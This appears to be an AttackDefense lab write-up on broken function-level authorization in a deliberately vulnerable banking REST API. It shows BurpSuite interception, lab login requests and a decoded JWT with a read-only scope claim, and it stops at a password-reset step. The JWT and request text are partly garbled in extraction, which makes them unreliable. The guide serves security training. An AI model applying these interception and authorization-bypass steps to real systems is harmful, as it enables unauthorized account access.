

[illegible]

| | |
|------|---|
| Name | Broken Function Level Auth II |
| URL | https://attackdefense.com/challengedetails?cid=1923 |
| Type | REST: API Security |

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.

URL: http://192.248.164.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Click OK.

Everything required to intercept the requests has been setup.


Step 4: Interacting with the Banking API using the WebApp.

Login into the webapp using the provided credentials:

Username: elliot

Password: elliotalderson

Note: Make sure that intercept is on in BurpSuite



secure-bank-app x +

192.248.164.3:5000 133%


Welcome to Secure Banking WebApp

Login

Username:

Password:

Notice the corresponding requests in BurpSuite.



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

`{"identifier":"elliott","password":"elliottalderson"}`

Forward the above request and view the changes reflected in the web app.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket

Click on Check Balance button.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```

OPTIONS /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close

```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Content-Type: application/json
Content-Length: 511
Origin: http://192.248.164.3:5000
Connection: close

{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6IjY2NvdW50LXJlYWQ1LCJleHAiOiJlNzU4ODcwODgsImhhdCI6MTU3NTg4NjQ0H0.1Mbfc1vv3DvNiWBmpBwace-YosFJba6la-X5hJFfzno6ewSggOC8AMryRlF8AtrAS7ykMgcLjsRuX22MqovrbUMjnkVQ8Ron_sJu2JyHKR62H7uSxt54s-cx6lAFLGlvUxjfhTqo2cS aNXBsSqcRhi4oiiseHFRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtC0nq4U5-cA0zEHKoksBh2EilzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHwfFNV8ljz57nr1KS1pb7xN5bLKhyKqPMJ85Cs f2R3ePybE-fcV quXyLVr4myz2_d0iNR0Jpwr47nw2aGNFTi32A6YxQYmw"}

```

Notice that a JWT Token is sent in the request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6IjY2NvdW50LXJlYWQ1LCJleHAiOiJlNzU4ODcwODgsImhhdCI6MTU3NTg4NjQ0NjQ0H0.1Mbfc1vv3DvNiWBmpBwace-YosFJba6la-X5hJFfzno6ewSggOC8AMryRlF8AtrAS7ykMgcLjsRuX22MqovrbUMjnkVQ8Ron_sJu2JyHKR62H7uSxt54s-cx6lAFLGlvUxjfhTqo2cS aNXBsSqcRhi4oiiseHFRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtC0nq4U5-cA0zEHKoksBh2EilzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHwfFNV8ljz57nr1KS1pb7xN5bLKhyKqPMJ85Cs f2R3ePybE-fcV quXyLVr4myz2_d0iNR0Jpwr47nw2aGNFTi32A6YxQYmw}

Q4OH0.iMbfc1v3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSXt54s-cx6IAFLGlVUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiE1NzU0ODcwODgsIm1hdCI6MTUzNTg4NjQ0H0.iMbfc1v3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryR1F8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSXt54s-cx6IAFLGlVUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-read",
  "exp": 1575887088,
  "iat": 1575886488
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the above user ("Elliot Alderson") also has read-only access to the account. Therefore, he can only read his account balance.

Step 5: Resetting password for Elliot.

Update Profile

New Password

Confirm Password

Change Password

Old Email ID

New Email ID

Change Email ID

Set the password to 123.

Update Profile

| |
|--|
| <input type="text" value="123"/> |
| <input type="text" value="123"/> |
| <input type="button" value="Change Password"/> |
| <input type="text" value="Old Email ID"/> |
| <input type="text" value="New Email ID"/> |
| <input type="button" value="Change Email ID"/> |

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparer

InterceptHTTP historyWebSockets historyOptions

